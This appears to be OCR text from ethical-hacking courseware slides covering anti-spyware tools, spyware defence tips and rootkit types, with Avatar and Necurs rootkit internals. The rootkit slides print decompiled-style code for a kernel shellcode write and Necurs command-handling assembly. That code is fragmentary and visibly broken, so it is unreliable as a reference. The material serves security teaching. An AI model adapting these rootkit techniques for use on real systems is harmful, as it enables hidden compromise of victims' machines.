DefenseWall HIPS
<http://www.softsphere.com>



PrivacyKeyboard
<http://www.privacykeyboard.com>



KeyScrambler
<http://www.qfxsoftware.com>



Elite Anti Keylogger
<http://www.elite-antikeylogger.com>



I Hate Keyloggers
<http://dewasoft.com>



CoDefender
<https://www.encassa.com>

How to Defend Against Spyware



Try to avoid using any computer system which is not totally under your control

01

02



Be cautious about suspicious emails and sites

Adjust browser security settings to medium or higher for Internet zone



03

04



Update the software regularly and use a firewall with outbound protection

Enhance the security level of the computer



05

06



Update virus definition files and scan the system for spyware regularly

Regularly check task manager report and MS configuration manager report



07


08



Install and use anti-spyware software



How to Defend Against Spyware (Cont'd)



Perform web surfing safely and download cautiously



Do not use administrative mode unless it is necessary



Do not use public terminals for banking and other sensitive activities



Do not download free music files, screensavers, or smiley faces from Internet



Beware of pop-up windows or web pages. Never click anywhere on these windows



Carefully read all disclosures, including the license agreement and privacy statement before installing any application





Do not store personal information on any computer system that is not totally under your control

Anti-Spyware: SUPERAntiSpyware

C|EH
Computer Forensics

- Identify potentially unwanted programs and securely removes them
- Detect and remove Spyware, Adware and Remove Malware, Trojans, Dialers, Worms, Keyloggers, Hijackers, Parasites, Rootkits, Rogue security products and many other types of threats



Anti-Spyware



XoftSpySE Anti-Spyware
<http://www.paretologic.com>



Kaspersky Internet Security
2014
<http://www.kaspersky.com>



Spyware Terminator 2012
<http://www.pcix.com>



SecureAnywhere Complete
2012
<http://www.webroot.com>




Ad-Aware Free Antivirus+
<http://www.lavasoft.com>



MacScan
<http://macscan.securemac.com>




Norton Internet Security
<http://in.norton.com>



Spybot – Search & Destroy
<http://www.safer-networking.org>



SpyHunter
<http://www.enigmasoftware.com>



Malwarebytes Anti-Malware
PRO
<http://www.malwarebytes.org>

CEH System Hacking Steps



1

Cracking Passwords

2

Escalating Privileges

3

Executing Applications

4

Hiding Files

5

Covering Tracks

6

Penetration Testing

Rootkits



- ❑ Rootkits are programs that hide their presence as well as attacker's malicious activities, granting them full access to the server or host at that time and also in future
- ❑ Rootkits replace certain operating system calls and utilities with its own modified versions of those routines that in turn undermine the security of the target system causing malicious functions to be executed
- ❑ A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.


Attacker places a rootkit by:

- ⊖ Scanning for vulnerable computers and servers on the web
- ⊖ Wrapping it in a special package like games
- ⊖ Installing it on the public computers or corporate computers through social engineering
- ⊖ Launching zero day attack (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)



Objectives of rootkit:

- ⊖ To root the host system and gain remote backdoor access
- ⊖ To mask attacker tracks and presence of malicious applications or processes
- ⊖ To gather sensitive data, network traffic, etc. from the system to which attackers might be restricted or possess no access
- ⊖ To store other malicious programs on the system and act as a server resource for bot updates



Types of Rootkits



Hypervisor Level Rootkit

Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a virtual machine



Boot Loader Level Rootkit

Replaces the original boot loader with one controlled by a remote attacker

Hardware/Firmware Rootkit

Hides in hardware devices or platform firmware which is not inspected for code integrity



Application Level Rootkit

Replaces regular application binaries with fake Trojan, or modifies the behavior of existing applications by injecting malicious code

Kernel Level Rootkit



Adds malicious code or replaces original OS kernel and device driver codes



Library Level Rootkits

Replaces original system calls with fake ones to hide information about the attacker

How Rootkit Works



DKOM rootkits hide a process by unlinking it from the process list

Rootkit: Avatar



Avatar rootkit runs in the background and gives remote attackers access to an infected PC

It uses a driver infection technique twice: the first in the dropper so as to bypass detections by HIPS, and the second in the rootkit driver for surviving after system reboot

The infection technique is restricted in its capability (by code signing policy for kernel-mode modules) and it works only on x86 systems




```
lpParameter->connect_to_127_0_0_1();
if (!lpParameter->f)
{
    v1 = GetCurrentProcess();
    if (NtAllocateVirtualMemory(v1, &BaseAddress, 0, &AllocationSize, 0x3000, 0x400) >= 0)
    {
        v2 = BaseAddress;
        v3 = NtWriteVirtualMemory(v1, v2, &dword_18004100, 0x10);
        memcpy(BaseAddress, &dword_18004100, 0x10);
        v2 = v2 + 0x10;
        v3 = NtWriteVirtualMemory(v1, v2, &byte_1B94A319, 0x1);
        if (v3 < 0)
        {
            v4 = CreateEvent(hThread, 0, 0, NULL);
            v3 = CreateThread(0, 0, TriggerInAFDJoinLeafPtrOverwrite, lpParameter, 0, 0);
            SetThreadPriority(v3, 15);
            ReturnLength = 0;
            ResumeThread(v3);
            do
            {
                v4 = (Hal0!patchTable_offset + 4);
                v5 = GetCurrentProcess();
                v6 = NtWriteVirtualMemory(v4, v5, &dword_1800AE08, 0x4);
                if (dword_1800AE08)
                {
                    v11 = Lm!exc_registration;
                    goto L100L4;
                }
            } while ((v6 < 0));
            v15 = 0;
            Buffer = kernel_shellcode;
            v7 = (Hal0!patchTable_offset + 4);
            v8 = GetCurrentProcess();
            v9 = NtWriteVirtualMemory(v7, v8, &Buffer, 0x15);
            if (dword_1800AE08)
            {
                v11 = Lm!exc_registration;
                goto L100L4;
            }
        }
    }
    while ((v9 < 0));
    SetEvent(hHandle);
    NtQueryIntervalProfile(ProfileTotalIssues, &Interval);
    CloseHandle(*3);
    if (v11->exc_registration.TriggerLevel == 0xFFFF)
    {
        v10 = hObject;
        ReleaseMutex(hObject);
        result = CloseHandle(v10);
    }
}
```

Rootkit: Necurs



- ↳ Necurs contains backdoor functionality, allowing remote access and control of the infected computer
 - ↳ It monitors and filters network activity and has been observed to send spam and install rogue security software
-
- ↳ It enables further compromise by providing the functionality to:
 - ↳ Download additional malware
 - ↳ Hide its components
 - ↳ Stop security applications from functioning




`typedef struct NecursCmd {`

```
BYTE Reserved;
DWORD CmdLength;
DWORD Key1; // Prebuild key1
DWORD Key2; // Prebuild key2
DWORD CmdBuffer;
```

```
lea    eax, [ebp+CndBufferLength]
push  eax          ; OUT_BufLen
lea    eax, [ebp+CndBuffer]
push  eax          ; OUT_Buf
push  9CA1E108h    ; Skey2
push  0AFE89910h    ; Skey1
call  bNecurs_CmdSearchA
```


HTTP POST /iis/host.aspx HTTP/1.1
Hypertext Transfer Protocol
